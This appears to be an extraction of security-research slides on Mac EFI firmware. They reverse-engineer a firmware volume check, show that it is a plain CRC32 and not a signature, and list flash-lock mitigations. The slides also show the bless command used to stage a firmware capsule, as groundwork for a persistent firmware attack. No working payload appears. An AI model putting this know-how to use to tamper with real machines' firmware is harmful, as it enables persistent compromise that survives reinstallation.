
```
reset_vector:  
0xF:FFF0 0F 09  wbinvd  
0xF:FFF2 E9 fe  jmp loc_FFF2
```



Fans turn off  
=  
ROM is being  
checked by  
hardware.



Fans stay on  
=  
ROM is being  
checked by  
software.  
(our code is  
running)



**The fan keeps spinning = One bit of output**

# ZeroVector

```
~/efi: xx -s 0x7f0000 -g 1 mbp101-b02.rom | head -15
```

```
07f0000: 70 67 ab 4f 00 00 00 00 4d 25 ab 95 78 0b 00 00 pg.O...M%..x...
07f0010: ad ee ad 04 ff 61 31 4d b6 ba 64 f8 bf 90 1f 5a .....a1M..d....Z
07f0020: 00 00 01 00 00 00 00 00 5f 46 56 48 7f 8e ff ff ....._FVH...
07f0030: 48 00 67 13 00 00 00 01 10 00 00 00 00 10 00 00 H.g.....
07f0040: 00 00 00 00 00 00 00 00 09 6d e3 c3 94 82 97 4b .....m.....K
07f0050: a8 57 d5 28 8f e3 3e 28 38 ae 02 40 9e 00 00 f8 .W (...>(8..@....
07f0060: 86 00 00 19 24 49 42 49 4f 53 49 24 41 00 41 00 ... $IBIOSI$A.A.
07f0070: 50 00 4c 00 45 00 46 00 49 00 34 00 2e 00 38 00 P.L.E.F.I.4...8.
07f0080: 38 00 5a 00 2e 00 30 00 30 00 31 00 34 00 2e 00 8.Z...0.0.1.4...
07f0090: 49 00 30 00 30 00 2e 00 31 00 32 00 30 00 35 00 I.0.0...1.2.0.5.
07f00a0: 31 00 30 00 31 00 38 00 33 00 39 00 00 00 43 6f 1.0.1.8.3.9...Co
07f00b0: 70 79 72 69 67 68 74 20 28 63 29 20 32 30 30 35 pyright (c) 2005
07f00c0: 2d 32 30 31 32 20 41 70 70 6c 65 20 49 6e 63 2e -2012 Apple Inc.
07f00d0: 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 All rights res
07f00e0: 65 72 76 65 64 2e ff ff 46 4c a0 72 86 2e 24 4a erved...FL.}..$J
```

Checksum

Signature

```

fff9aa21 C745EC00000000 mov     dword [ss:ebp+func_fff9a81f_result], 0x0
fff9aa28 817F285F465648      cmp     dword [ds:edi+0x28], '_FVH'
fff9aa2f 753B                 jne     bad_fvh
-----
fff9aa31 0FB74730            movzx   eax, word [ds:edi+0x30]
fff9aa35 3DFFFF0000          cmp     eax, 0xffff
fff9aa3a 7430                 je      bad_fvh
-----
fff9aa3c 837F0800            cmp     dword [ds:edi+0x8], 0x0
fff9aa40 0F84DEF0FFFFFF      je      good_fvh
-----
fff9aa46 8B4F20              mov     ecx, dword [ds:edi+0x20]
fff9aa49 8D55EC              lea    edx, dword [ss:ebp+func_fff9a81f_result]
fff9aa4c 89542408            mov     dword [ss:esp+0x8], edx ; argument "arg2" for method func_fff9a81f
fff9aa50 29C1                sub     ecx, eax ; data_len = fvh->len - fvh->hdr_len
fff9aa52 894C2404            mov     dword [ss:esp+0x4], ecx ; argument "len" for method func_fff9a81f
fff9aa56 01F8                add     eax, edi ; fvh_data = fvh_ptr + fvh->hdr_len
fff9aa58 890424              mov     dword [ss:esp], eax ; argument "buf" for method func_fff9a81f
fff9aa5b E8BFFDFFFFFF      call   func_fff9a81f
fff9aa60 8B4708              mov     eax, dword [ds:edi+0x8] ; fvh->zero_vector[8]
fff9aa63 3B45EC              cmp     eax, dword [ss:ebp+func_fff9a81f_result]
fff9aa66 0F84B8FEFFFFFF      je      good_fvh

```

```

uint32_t result = 0;
func_fff9a81f(
    (uintptr_t)fvh + fvh->hdr_len,
    fvh->len - fvh->hdr_len,
    &result
);
if (result == *(uint32_t*)&fvh->zero_vector[8])
    goto good_fvh;

```



```

func_fff9a81f:
fff9a81f 55          push     ebp                ; XREF=good_fvh+311, sub_fff9abf5+874
fff9a820 89E5       mov     ebp, esp
fff9a822 53          push     ebx
fff9a823 57          push     edi
fff9a824 56          push     esi
fff9a825 B802000080 mov     eax, 0x80000002
fff9a82a 8B4D08     mov     ecx, dword [ss:ebp+buf]
fff9a82d 85C9       test    ecx, ecx
fff9a82f 743C       je      0xffff9a86d

fff9a831 8B750C     mov     esi, dword [ss:ebp+lc
fff9a834 85F6       test    esi, esi
fff9a836 7435       je      0xffff9a86d

fff9a838 837D1000   cmp     dword [ss:ebp+arg2],
fff9a83c 742F       je      0xffff9a86d

fff9a83e 85F6       test    esi, esi
fff9a840 BB00000000 mov     ebx, 0x0
fff9a845 741F       je      0xffff9a866

fff9a847 BBFFFFFFF mov     ebx, 0xffffffff
fff9a84c 8B3D50B3F9FF mov     edi, dword [ds:table

fff9a852 0FB601     movzx   eax, byte [ds:ecx]
fff9a855 0FB6D3     movzx   eax, bl

table:
fff9b3f4 dd      0x00000000
fff9b3f8 dd      0x77073096
fff9b3fc dd      0xee0e612c
fff9b400 dd      0x990951ba
fff9b404 dd      0x076dc419
fff9b408 dd      0x706af48f
fff9b40c dd      0xe905a333
fff9b410 dd      0x9e6495a3
fff9b414 dd      0x0edb8832
fff9b418 dd      0x79dcb8a4
fff9b41c dd      0xe0d5e91e
fff9b420 dd      0x97d2d988
fff9b424 dd      0x09b64c2b
fff9b428 dd      0x7eb17cbd
fff9b42c dd      0xe7b82d07
fff9b430 dd      0x90bf1d91
fff9b434 dd      0x1db71064
fff9b438 dd      0x6ab020f2
fff9b43c dd      0xf3b97148
fff9b440 dd      0x84be41de
fff9b444 dd      0x1adad47d
fff9b448 dd      0x6ddde4eb

```



0x77073096

Web Maps Shopping Images News More S

About 24,300 results (0.53 seconds)

### crc32.c - Open Source

[www.opensource.apple.com/source/xnu/xnu-1456.1.26/bsd/.../crc32.c](http://www.opensource.apple.com/source/xnu/xnu-1456.1.26/bsd/.../crc32.c)  

```
#include <sys/param.h> #include <sys/system.h> static uint32_t crc32_tab[]
0x00000000, 0x77073096, 0xee0e612c, 0x990951ba, 0x076dc419, 0x706
```

### CRC32 - OsDev Wiki

[wiki.osdev.org/CRC32](http://wiki.osdev.org/CRC32)  
Jan 26, 2011 - ... return (crc ^ 0xffffffff); } uint32\_t poly8\_lookup[256] = {  
0xEE0E612C, 0x990951BA, 0x076DC419, 0x06AF48F, 0x963A535, ...  
The Basic Algorithm - Building the Lookup Table - Example Code - See A

### [MS-ABS]: 32-Bit CRC Algorithm - MSDN - Microsoft

[msdn.microsoft.com/.../dd905031\(v=offic...](http://msdn.microsoft.com/.../dd905031(v=offic...) Microsoft Developer N



```
% sudo ./flashrom -p internal -c "MX25L6445E/MX25L6473E"  
[...]  
Found chipset "Intel HM87". Enabling flash write...  
Warning: SPI Configuration Lockdown activated.  
FREG0: Flash Descriptor region (0x00000000-0x00000fff)  
FREG1: BIOS region (0x00190000-0x007fffff)  
FREG2: Management Engine region (0x00002000-0x0018ffff)  
FREG4: Platform Data region (0x00001000-0x00001fff)  
PR0: Warning: 0x00000000-0x00001fff is read-only.  
PR1: Warning: 0x00190000-0x0060ffff is read-only.  
PR2: Warning: 0x00632000-0x01ffffff is read-only.
```

0x3A8A=14986 0x8C68=35944 bytes

```

0190068: 8a 3a 00 01 68 8c 00 00 02 5d 00 00 80 00 68 8c  .:.h....]....h.
0190078: 00 00 00 00 00 00 00 34 20 fc 01 22 a4 47 c2 0d  .....4".."G..
0190088: f5 41 5b 41 2d 3d ee 0f c3 61 ec 92 17 9c 0f 48  .M[N-=...a....H
0190098: d8 01 1a c3 ce 6c 9b a1 2b 64 cc 9f 53 fc 01 93  ....l..+d..S...
                                7a 7a 95 22 ae  .x_.....&zz."
                                14 d7 c1 83 24  ....V%,.-.....$

```

Firmware Volume Specification

### Framework Firmware Image Format

#### File Sections

#### EFI\_COMMON\_SECTION\_HEADER

##### Summary

Defines the common header for all the section types.

##### Prototype

```

typedef struct {
    UINT8      Size[3];
    EFI\_SECTION\_TYPE Type;
} EFI_COMMON_SECTION_HEADER;

```

Size[3];

Type;



```

//*****
// Encapsulation section Type values
//*****
#define EFI_SECTION_COMPRESSION      0x01
#define EFI_SECTION_GUID_DEFINED    0x02

```

0x01  
0x02



Code Definitions

#### Related Definition

```

//*****
// EFI_COMPRESSION_SECTION_HEADER
//*****

```

```

typedef struct {
    UINT32      UncompressedLength;
    UINT8      CompressionType;
} EFI_COMPRESSION_SECTION_HEADER;

```

UncompressedLength

UINT32 that indicates the size of the section data after decompression.

CompressionType

Indicates what compression algorithm is used.

```

//*****
// CompressionType values
//*****
#define EFI_NOT_COMPRESSED          0x00
#define EFI_STANDARD_COMPRESSION  0x01

```

0x02 ???



# Mitigation Guidelines


## BIOS Flash Regions

- Lock System Firmware regions as early as possible
- Set SMM BIOS Write Protect
- Set BIOS Lock Enable and Implement SMI handler
- Lock Protected Range Registers for SPI Flash

The UEFI Forum

www.uefi.org

9



### 22.1.2

## HSFS—Hardware Sequencing Flash Status Register (SPI Memory Mapped Configuration Registers)

Memory Address: SPIBAR + 04h  
 Default Value: 0000h

Attribute: RO, R/WC, R/W  
 Size: 16 bits

Bit	Description
15	<b>Flash Configuration Lock-Down (FLOCKDN)</b> — R/W/L. When set to 1, those Flash Program Registers that are locked down by this FLOCKDN bit cannot be written. Once set to 1, this bit can only be cleared by a hardware reset due to a global reset or host partition reset in an Intel <sup>®</sup> ME enabled system.

(From Intel's i7 PCH data sheet and UEFI Forum recommendations)

# How does Apple update its flash?

```
% sudo /usr/sbin/bless \
  -mount / \
  -firmware ./test.scap \
  --recovery \
  --verbose
```

Write to RTC: 0

Setting EFI NVRAM:

```
"efi-apple-recovery" = "<dict>
  <key>IOEFIDevicePathType</key><string>MediaFilePath</string>
  <key>Path</key><string>\EFI\APPLE\FIRMWARE\test.scap</string>
</dict>"
```



# Signatures are checked in software!



How to mount this attack?



# Details

CPU begins executing at f.fff0

BIOS firmware begins init of hw

Applies microcode patches

Execute Firmware Support Pkg (blob)

[Ram is setup]

Copy firmware to RAM

Begin executing in RAM

